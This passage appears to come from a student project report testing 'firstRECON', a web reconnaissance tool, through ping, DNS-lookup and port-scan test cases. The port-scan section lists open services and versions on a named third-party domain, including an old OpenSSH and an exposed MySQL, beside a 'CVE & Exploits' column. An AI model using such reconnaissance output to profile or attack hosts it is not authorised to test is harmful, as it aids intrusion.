


Figure 76: User getting redirected to main page after clicking on logo in DNS Lookup page screenshot

#### 4.2.5 Testing ping with default parameter

<b>Unit Testing</b>	<b>Test Case 5</b>
---------------------	--------------------

Objective	Testing ping with default parameter
Action	Providing default ping parameter
Expected Output Result	Proper ping result should be displayed
Actual Result	Proper ping result is displayed
Conclusion	The actual result and expected output result resembled.

Table 14: Testing ping with default parameter

Shreenu Bhattacharya

firstRECON

## Ping

Enter any valid IP/Url

Count	Packet Size	Interval	Timeout
4	64	128	4000

**Ping**

Figure 77: Performing ping with default parameter screenshot



*Figure 78: Result after performing ping with default parameter screenshot*

#### 4.2.6 Testing ping with user controlled parameter

Unit Testing	Test Case 6
Objective	Testing ping with user controlled parameter
Action	Providing customized data to the interface
Expected Output Result	Proper ping result should be displayed according to the request
Actual Result	Proper ping result is displayed as per the user request
Conclusion	The actual result and expected output result resembled.

Table 15: Testing ping with user controlled parameter

Count	Packet Size	Interval	Timeout
7	161	162	4025

Figure 79: User providing default parameter as input screenshot

```

Pinging google.com [142.250.196.14] with 161 bytes of data:
Reply from 142.250.196.14: bytes=68 (sent 161) time=49ms TTL=55
Reply from 142.250.196.14: bytes=68 (sent 161) time=37ms TTL=55
Reply from 142.250.196.14: bytes=68 (sent 161) time=40ms TTL=55
Reply from 142.250.196.14: bytes=68 (sent 161) time=63ms TTL=55
Reply from 142.250.196.14: bytes=68 (sent 161) time=40ms TTL=55
Reply from 142.250.196.14: bytes=68 (sent 161) time=39ms TTL=55
Reply from 142.250.196.14: bytes=68 (sent 161) time=38ms TTL=55

Ping statistics for 142.250.196.14:
Packets: Sent = 7, Received = 7, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 37ms, Maximum = 63ms, Average = 43ms
  
```

Figure 80: Result after user controlled parameter input screenshot

#### 4.2.7 Testing DNS Lookup feature with its record type

Unit Testing	Test Case 7
Objective	Testing DNS Lookup feature with its record type
Action	Performing DNS lookup of the all the DNS record type in the menu
Expected Output Result	Proper DNS record is displayed as per the request.
Actual Result	DNS record is displayed as per the user request.
Conclusion	The actual result and expected output result resembled.

Table 16: Testing DNS Lookup feature with its record type




Figure 81: User selecting DNS Lookup card




Figure 82: User requesting ALL DNS record provided in menu screenshot

The screenshot shows the DNS lookup results for 'google.com'. At the top, it says 'DNS Results For : google.com' and has a 'Lookup Another Domain' button. Below this, there are two tables: one for 'A' records and one for 'AAAA' records. Both tables have columns for Type, Domain Name, TTL, and Address.

Type	Domain Name	TTL	Address
A	google.com	290	142.250.193.142

Type	Domain Name	TTL	Address
AAAA	google.com	222	2404:6800:4007:826::200e

Figure 83: DNS Lookup result after requesting ALL DNS record from the menu (i)

AAAA	google.com	222	2404:6800:4007:826::200e
<b>CNAME</b>			
Type	Domain Name	TTL	Value
Sorry no records found !			
<b>NS</b>			
Type	Domain Name	TTL	Canonical Name
NS	google.com	323048	ns3.google.com
NS	google.com	323048	ns4.google.com
NS	google.com	323048	ns1.google.com
NS	google.com	323048	ns2.google.com
<b>SOA</b>			

Figure 84: DNS Lookup result after requesting ALL DNS record from the menu (ii)

<b>SOA</b>				
Type	Domain Name	TTL	Primary NS	Responsible Email
SOA	google.com	25	ns1.google.com	dns-admin.google.com
<b>MX</b>				
Type	Domain Name	TTL	Preference	Address
MX	google.com	300	40	alt3.aspmx.l.google.com
MX	google.com	300	50	alt4.aspmx.l.google.com
MX	google.com	300	8	smtp.google.com
MX	google.com	300	20	alt1.aspmx.l.google.com
MX	google.com	300	10	aspmx.l.google.com
MX	google.com	300	30	alt2.aspmx.l.google.com
<b>SRV</b>				

Figure 85: DNS Lookup result after requesting ALL DNS record from the menu (iii)

The screenshot shows three separate DNS lookup results for the domain 'google.com'.

- SRV:** A table with columns: Type, Domain Name, TTL, Preference, Weight, Port, Target. It displays the message "Sorry no records found!".
- TXT:** A table with columns: Type, Domain Name, TTL, Record. It displays the message "Sorry no records found!".
- CAA:** A table with columns: Type, Domain Name, TTL, Flags, Tag, Value. It displays the message "Sorry no records found!".

Figure 86: DNS Lookup result after requesting ALL DNS record from the menu (iv)

The screenshot shows the firstRECON DNS Lookup interface. The user has entered 'google.com' into the 'Enter any valid IP/Url' field and selected the 'A' record type. A red box highlights the 'Lookup DNS' button.

Figure 87: User requesting A record provided in menu screenshot

The screenshot shows the firstRECON DNS Lookup interface. At the top, there is a logo and the text "Sakshat Bhattarai". Below that is the "firstRECON" logo. The main title is "DNS Lookup" with the subtitle "DNS Results For : [google.com](#)". There is a green button "Lookup Another Domain". The results table has a header row with columns "Type", "Domain Name", "TTL", and "Address". The data row for the A record is: Type A, Domain Name google.com, TTL 18, Address 142.250.77.110.

Figure 88: DNS Lookup result after requesting A record from menu

The screenshot shows the firstRECON DNS Lookup interface. At the top, there is a logo and the text "Sakshat Bhattarai". Below that is the "firstRECON" logo. The main title is "DNS Lookup" with the subtitle "Enter any valid IP/Url" and a text input field containing "google.com". Below that is a "Select Record Type" section with a horizontal menu of record types: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The "AAAA" button is highlighted with a red border. An arrow points from the text "Lookup DNS" to the "AAAA" button.

Figure 89: User requesting AAAA record provided in menu screenshot

The screenshot shows the firstRECON DNS Lookup interface. At the top, there is a logo and the text "firstRECON". Below it, the title "DNS Lookup" is displayed, followed by "DNS Results For : google.com". A green button on the right says "Lookup Another Domain". The main content area has a blue header bar with the text "AAAA". Below this is a table with the following columns: Type, Domain Name, TTL, and Address. There is one entry: Type is AAAA, Domain Name is google.com, TTL is 196, and Address is 2404:6800:4007:818::200e.

Figure 90: DNS Lookup result after requesting AAAA record from menu

The screenshot shows the firstRECON DNS Lookup interface. At the top, there is a logo and the text "firstRECON". Below it, the title "DNS Lookup" is displayed, followed by a placeholder text "Enter any valid IP/Url" and a text input field containing "google.com". Below the input field is a row of buttons labeled "Select Record Type" with options: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The "CNAME" button is highlighted with a blue background. A red arrow points to a green button labeled "Lookup DNS" at the bottom of the form.

Figure 91: User requesting CNAME record provided in menu screenshot

The screenshot shows the firstRECON web application interface. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'DNS Lookup' with the subtitle 'DNS Results For : [google.com](#)'. On the right, there is a green button labeled 'Lookup Another Domain'. Below this, a table header 'CNAME' is displayed above a table structure with columns 'Type', 'Domain Name', 'TTL', and 'Value'. A message 'Sorry no records found !' is shown below the table.

Figure 92: DNS Lookup result after requesting CNAME record from menu

The screenshot shows the firstRECON web application interface. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'DNS Lookup' with the subtitle 'Enter any valid IP/Url'. A text input field contains 'google.com'. Below it, a section titled 'Select Record Type' shows a horizontal menu with options: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The 'NS' option is highlighted with a blue background. At the bottom, there is a green button labeled 'Lookup DNS' with a red rectangular border around it, and a red arrow points to this button.

Figure 93: User requesting NS record provided in menu screenshot

The screenshot shows the firstRECON interface with a blue header bar containing the logo. Below it is a white search interface titled "DNS Lookup". The search bar contains the text "DNS Results For : google.com". To the right of the search bar is a green button labeled "Lookup Another Domain". The main content area displays a table titled "NS" with four rows of data. The columns are "Type", "Domain Name", "TTL", and "Canonical Name". The data is as follows:

Type	Domain Name	TTL	Canonical Name
NS	google.com	85447	ns3.google.com
NS	google.com	85447	ns4.google.com
NS	google.com	85447	ns1.google.com
NS	google.com	85447	ns2.google.com

Figure 94: DNS Lookup result after requesting NS record from menu

The screenshot shows the firstRECON interface with a blue header bar containing the logo and a user profile "Sakshat Bhattarai". Below it is a white search interface titled "DNS Lookup". The search bar contains the text "google.com". Below the search bar is a section titled "Select Record Type" with a row of buttons: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The "SOA" button is highlighted with a red arrow pointing to a green "Lookup DNS" button below it.

Figure 95: User requesting SOA record provided in menu screenshot


The screenshot shows the firstRECON DNS Lookup interface. At the top, there is a logo and the text "Sakshat Bhattarai". Below that is a search bar with the text "DNS Results For : google.com" and a green button "Lookup Another Domain". The main content area has a blue header "SOA". A table follows:

Type	Domain Name	TTL	Primary NS	Responsible Email
SOA	google.com	14	ns1.google.com	dns-admin.google.com

Figure 96: DNS Lookup result after requesting SOA record from menu

The screenshot shows the firstRECON DNS Lookup interface. At the top, there is a logo and the text "Sakshat Bhattarai". Below that is a search bar with the text "Enter any valid IP/Url" and a input field containing "google.com". There is also a section "Select Record Type" with several buttons: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The "MX" button is highlighted with a red box. Below these buttons is a green button "Lookup DNS" with a red arrow pointing to it.

Figure 97: User requesting MX record provided in menu screenshot




DNS Results For : **google.com**

**MX**

Type	Domain Name	TTL	Preference	Address
MX	google.com	300	10	aspmx.l.google.com
MX	google.com	300	40	alt3.aspmx.l.google.com
MX	google.com	300	8	smtp.google.com
MX	google.com	300	30	alt2.aspmx.l.google.com
MX	google.com	300	20	alt1.aspmx.l.google.com
MX	google.com	300	50	alt4.aspmx.l.google.com

Figure 98: DNS Lookup result after requesting MX record from menu



Sakshat Bhattarai ▾

**firstRECON**

**DNS Lookup**

Enter any valid IP/Url  
google.com

Select Record Type

All	A	AAAA	CNAME	NS	SOA	MX	SRV	TXT	CAA
-----	---	------	-------	----	-----	----	-----	-----	-----

**Lookup DNS**

Figure 99: User requesting SRV record provided in menu screenshot

The screenshot shows the firstRECON web application. At the top right, it says "Sakshat Bhattarai". The logo "firstRECON" is in the center. Below the logo, the title "DNS Lookup" is displayed, followed by "DNS Results For : [google.com](#)". A green button on the right says "Lookup Another Domain". Underneath, there is a table header "SRV" with columns: Type, Domain Name, TTL, Preference, Weight, Port, Target. A message "Sorry no records found !" is shown below the table.

Figure 100: DNS Lookup result after requesting SRV record from menu

The screenshot shows the firstRECON web application. At the top right, it says "Sakshat Bhattarai". The logo "firstRECON" is in the center. Below the logo, the title "DNS Lookup" is displayed, followed by "Enter any valid IP/Url" and a text input field containing "google.com". Below the input field, there is a "Select Record Type" section with buttons for All, A, AAAA, CNAME, NS, SOA, MX, SRV, **TXT**, and CAA. The "TXT" button is highlighted with a red box. A green "Lookup DNS" button is at the bottom.

Figure 101: User requesting TXT record provided in menu screenshot

The screenshot shows the firstRECON DNS Lookup interface. At the top, there is a logo and the text "firstRECON". A user profile "Sakshat Bhattarai" is visible in the top right corner. The main section is titled "DNS Lookup" and displays "DNS Results For : [google.com](#)". Below this, a green button says "Lookup Another Domain". A table header "TXT" is shown above a table with columns "Type", "Domain Name", "TTL", and "Record". A message "Sorry no records found !" is displayed below the table.

Figure 102: DNS Lookup result after requesting TXT record from menu

The screenshot shows the firstRECON DNS Lookup interface. At the top, there is a logo and the text "firstRECON". A user profile "Sakshat Bhattarai" is visible in the top right corner. The main section is titled "DNS Lookup" and has a placeholder "Enter any valid IP/Url" with the value "google.com". Below this, a "Select Record Type" section shows various options: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The "CAA" option is highlighted with a blue background. A red arrow points to a green "Lookup DNS" button at the bottom of the form.

Figure 103: User requesting CAA record provided in menu screenshot

The screenshot shows the firstRECON interface with a blue header bar. The logo 'firstRECON' is in the top right corner. Below the header, the title 'DNS Lookup' is displayed, followed by 'DNS Results For : google.com'. A green button on the right says 'Lookup Another Domain'. The main content area has a table titled 'CAA' with columns: Type, Domain Name, TTL, Flags, Tag, and Value. A message 'Sorry no records found!' is centered below the table.

Figure 104: DNS Lookup result after requesting CAA record from menu

#### 4.2.8 Testing Package Scan Feature with its type

Unit Testing	Test Case 8
Objective	Testing Package Scan Feature with its type
Action	Performing port scanning according to the type present in package scan
Expected Output Result	Proper scan result should be displayed as per the package selected
Actual Result	Proper scan result is displayed as per the package selected
Conclusion	The actual result and expected output result resembled.

Table 17: Testing Package Scan Feature with its type




Figure 105: Selecting Well Known Port from the package while performing port scan

Port Scan Results For : chloroleaf.com					
Port	State	Service	Version	Reason	CVE & Exploits
20	filtered	ftp-data		no-response	<button>View</button>
21	open	ftp	Pure-FTPd	syn-ack	<button>View</button>
22	open	ssh	OpenSSH 5.3 (protocol 2.0)	syn-ack	<button>View</button>
23	filtered	telnet		no-response	<button>View</button>
25	filtered	smtp		no-response	<button>View</button>

Figure 106: Port scan results after selecting well known port from the package (i)

53	filtered	domain		no-response	<a href="#">View</a>
80	open	http	Apache httpd	syn-ack	<a href="#">View</a>
110	open	pop3	Dovecot pop3d	syn-ack	<a href="#">View</a>
115	filtered	sftp		no-response	<a href="#">View</a>
123	filtered	ntp		no-response	<a href="#">View</a>
143	open	imap	Dovecot imapd	syn-ack	<a href="#">View</a>
161	filtered	snmp		no-response	<a href="#">View</a>
194	filtered	irc		no-response	<a href="#">View</a>
443	open	http	Apache httpd	syn-ack	<a href="#">View</a>

Figure 107: Port scan results after selecting well known port from the package (ii)

443	open	http	Apache httpd	syn-ack	<a href="#">View</a>
445	filtered	microsoft-ds		no-response	<a href="#">View</a>
465	open	smtp	Exim smtpd 4.94.2	syn-ack	<a href="#">View</a>
554	filtered	rtsp		no-response	<a href="#">View</a>
873	filtered	rsync		no-response	<a href="#">View</a>
993	open	imaps		syn-ack	<a href="#">View</a>
995	open	pop3s		syn-ack	<a href="#">View</a>
3306	open	mysql	MySQL 5.7.37-cll-lve	syn-ack	<a href="#">View</a>
3389	filtered	ms-wbt-server		no-response	<a href="#">View</a>

Figure 108: Port scan results after selecting well known port from the package (iii)



A screenshot of a web-based port scanning interface. The main content area displays a table of port scan results. The columns are: Port Number, Status, Service Name, Response, and a View button. The results are as follows:

3389	filtered	ms-wbt-server	no-response	<a href="#">View</a>
5432	filtered	postgresql	no-response	<a href="#">View</a>
5631	filtered	pcanywheredata	no-response	<a href="#">View</a>
5900	filtered	vnc	no-response	<a href="#">View</a>
6379	filtered	redis	no-response	<a href="#">View</a>
11211	filtered	memcache	no-response	<a href="#">View</a>
25565	filtered	minecraft	no-response	<a href="#">View</a>

Figure 109: Port scan results after selecting well known port from the package (iv)



A screenshot of the firstRECON Port Scan interface. The page has a blue header with the logo and name "firstRECON". The main section is titled "Port Scan" and contains the following fields:

- "Enter any valid IP/Url": A text input field containing "chloroleaf.com".
- "Select Type of Scan": A horizontal menu with three options: "Package" (highlighted in blue), "Custom Port", and "Range".
- "Basic (21,22,25,26,2525,587,80,443,110,995,143,993,3306)": A list of selected ports.
- "Scan": A green button with the word "Scan" in white, which is highlighted with a red box and has a red arrow pointing to it.

Figure 110: Selecting Basic port from the package while performing port scan

Port Scan Results For : chloroleaf.com					
Port	State	Service	Version	Reason	CVE & Exploits
21	open	ftp	Pure-FTPd	syn-ack	<button>View</button>
22	open	ssh	OpenSSH 5.3 (protocol 2.0)	syn-ack	<button>View</button>
25	filtered	smtp		no-response	<button>View</button>
26	filtered	rsftp		no-response	<button>View</button>
80	open	http	Apache httpd	syn-ack	<button>View</button>

Figure 111: Port scan results after selecting Basic port from the package (i)

Port	State	Service	Version	Reason	Action
110	open	pop3	Dovecot pop3d	syn-ack	<button>View</button>
143	open	imap	Dovecot imapd	syn-ack	<button>View</button>
443	open	http	Apache httpd	syn-ack	<button>View</button>
587	open	smtp	Exim smtpd 4.94.2	syn-ack	<button>View</button>
993	open	imaps		syn-ack	<button>View</button>
995	open	pop3s		syn-ack	<button>View</button>
2525	filtered	ms-v-worlds		no-response	<button>View</button>
3306	open	mysql	MySQL 5.7.37-cll-lve	syn-ack	<button>View</button>

Figure 112: Port scan results after selecting Basic port from the package (ii)


